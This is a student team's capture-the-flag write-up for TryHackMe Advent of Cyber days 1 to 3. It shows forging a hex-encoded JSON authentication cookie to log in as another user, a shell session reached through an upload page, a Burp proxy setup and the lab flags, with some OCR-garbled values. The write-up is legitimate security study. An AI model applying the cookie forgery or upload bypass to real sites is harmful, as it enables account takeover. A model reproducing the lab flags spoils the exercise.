

# PSP0201

## Week 2

## Writeup

Group Name: SupremeChickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Dickshen	Member


## **Day 1: Web Exploitation – A Christmas Crisis**

**Tools used:** Kali Linux, Chrome

### **Solution/walkthrough:**

Q1: Inspect the website. What is the title of the website?

A1: Christmas Console



Q2: What is the name of the cookie used for authentication?

A2: auth

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of C x Christmas Console x +

Not secure | 10.10.167.182

# VIEW CONSOLE

Logout

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Elements Console Sources Network Performance Memory Application Security Lighthouse >>

Service Workers Storage

Storage

- Local Storage
  - http://10.10.167.182
- Session Storage
  - http://10.10.167.182
- IndexedDB
- Web SQL
- Cookies
  - http://10.10.167.182
- Trust Tokens

Name	Value	Do...	Path	Exp...	Size	Http...	Sec...	Sa...	Sa...	Prio...
auth	7b22636f6d70616e79223a225468...	10...	/	Ses...	124					Me...

Select a cookie to preview its value

Q3: In what format is the value of this cookie encoded?

A3: Hexadecimal

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

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Not secure | 10.10.167.182

# VIEW CONSOLE

Logout

Control	Active?
Part Picking	No
Assembly	No
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Elements Console Sources Network Performance Memory Application Security Lighthouse >>

IndexedDB Web SQL Cookies http://10.10.167.182 Trust Tokens

Cache Cache Storage Application Cache Back-forward Cache

Background Services Background Fetch Background Sync

Filter

Name	Value	Do...	Path	Exp...	Size	Http...	Sec...	Sa...	Sa...	Prio...
auth	7b22636f6d70616e79223a225468...	10...	/	Ses...	124					Me...

Cookie Value ☐ Show URL decoded

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22687569796565222d

Q4: Having decoded the cookie, what format is the data stored in?

A4: JSON

Q5: What is the value for the company field in the cookie?

546865204265737420466573746976616c20436f6d70616e79

Q6: What is the other field found in the cookie?

A6: username

The screenshot shows the CyberChef web application interface. The browser's address bar displays the URL: `gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=N2lyMjY2ZDcwNjE2ZTc1MjY2NTQ2ODY1MjA0MjY1NzM3NDIwNDY2NTc1NjE2ZlwNDM2ZjZkNzA2MTZlNzkyMjJl`. The interface is divided into several sections:

- Operations:** A sidebar on the left with a search bar and a list of operations including "To Base64", "From Base64", "To Hex", "From Hex", "To Hexdump", "From Hexdump", "URL Decode", "Regular expression", "Entropy", "Fork", "Magic", "Data format", "Encryption / Encoding", and "Public Key".
- Recipe:** A central panel showing a recipe titled "From Hex" with a "Delimiter" set to "Auto".
- Input:** A large text area containing a long hexadecimal string: `7b22636fd70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22687569796565227d`. The input statistics show: length: 128, lines: 1.
- Output:** A panel at the bottom right showing the decoded JSON output: `{"company": "The Best Festival Company", "username": "huiyee"}`. The output statistics show: time: 1ms, length: 60, lines: 1.
- Buttons:** At the bottom of the recipe panel, there is a "STEP" button, a green "BAKE!" button with a chef icon, and an "Auto Bake" button with a checkmark icon.



o Hex - CyberChef

Day 1: Web Exploitation

TryHackMe | 25 Days

Q

14 days ago

Options

About / Support

Input

start: 0length: 25end: NaNlines: 1length: NaN

The Best Festival Company

Output

start: 0time: 1msend: 50length: 50length: 50lines: 1

546865204265737420466573746976616c20436f6d70616e79

Q7: What is the value of Santa's cookie?

A7: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

o Hex - CyberChef

Day 1: Web Exploitation

TryHackMe | 25 Days

+

2YVWwgQ29tcGFueSlsICJ1c2VybmFtZSI6InNhbnRhIn0

14 days ago

Options

About / Support

Input

start: 0length: 59end: NaNlines: 1length: NaN

+FolderIconTrashIconGridIcon

{"company": "The Best Festival Company", "username": "santa"}

Output


start: 0time: 1msend: 176length: 176length: 176lines: 1

SaveIconCopyIconPasteIconUndoIconFullscreenIcon

7b 22 63 6f 6d 70 61 6e 79 22 3a 22 54 68 65 20 42 65 73 74 20 46 65 73 74 69 76 61 6c 20 43 6f 6d 70 61 6e 79 22 2c 20 22 75 73 65 72 6e 61 6d 65 22 3a 22 73 61 6e 74 61 22 7d

Q8: What is the flag you're given when the line is fully active?

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWZhYmQy}



### Thought Process/Methodology:

First, I access the target machine, and it shows me the title of the website. I register an account and log in. Then, I open the browser's developer tool and choose the application to check the name of the cookie used for authentication. There is only one cookie. And I can see the name, value, etc. of the cookie. Afterwards, I go to CyberChef to decode the cookie value. I can see the company field in the cookie, and I use CyberChef to check the hexadecimal value of it. To know the value of Santa's cookie, I change the username into Santa and use CyberChef to check the hexadecimal value of it. Then, I log out and back to the login page, I open the browser's developer tool and go to the cookie page, and change the cookie name



into 'auth', and change the value of the cookie. I successfully log into Santa's account and active all the controls. I get a flag in the end.


## **Day 2: Web Exploitation - The Elf Strikes Back!**

**Tools used:** Kali Linux, Chrome

### **Solution/walkthrough:**

Q1: What string of text needs adding to the URL to get access to the upload page?

A1: ODIZODI5MTNiYmYw




Q2: What type of file is accepted by the site?

A2: Image




Q3: In which directory are the uploaded files stored?  
uploads



Q5: What is the flag in /var/www/flag.txt?

THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}



```
kali@kali: ~  
File Actions Edit View Help  
html  
sh-4.4$ cat flag.txt  
cat flag.txt  
  
=====
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!  
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muirir (@MuirlandOracle)

```
=====
```

sh-4.4\$

### Thought Process/Methodology:

First, I access the target machine. I find that uploads are the uploaded files stored.



### **Day 3: Web Exploitation - Christmas Chaos**

**Tools used:** Kali Linux, Chrome

#### **Solution/walkthrough:**

Q1: What is the name of the botnet mentioned in the text that was reported in 2018?

A1: Mirai

Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?

A2: \$250

Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

A3: arm4nd0

Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

A4: 8080

Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

A5: HTTP

The screenshot shows the Burp Suite Community Edition v2021.10.2 interface. The 'Proxy' tab is selected in the top menu. The 'Options' sub-tab is active, showing the 'Proxy Listeners' section. Below this, the 'Intercept Client Requests' section is visible, which includes a table of rules for intercepting requests. The 'Intercept Server Responses' section is also partially visible at the bottom.

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or an installation of Burp.

**Intercept Client Requests**

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☒ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ...
<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="checkbox"/>	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

☒ Automatically update Content-Length header when the request is edited

**Intercept Server Responses**


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		Content type header	Matches	text

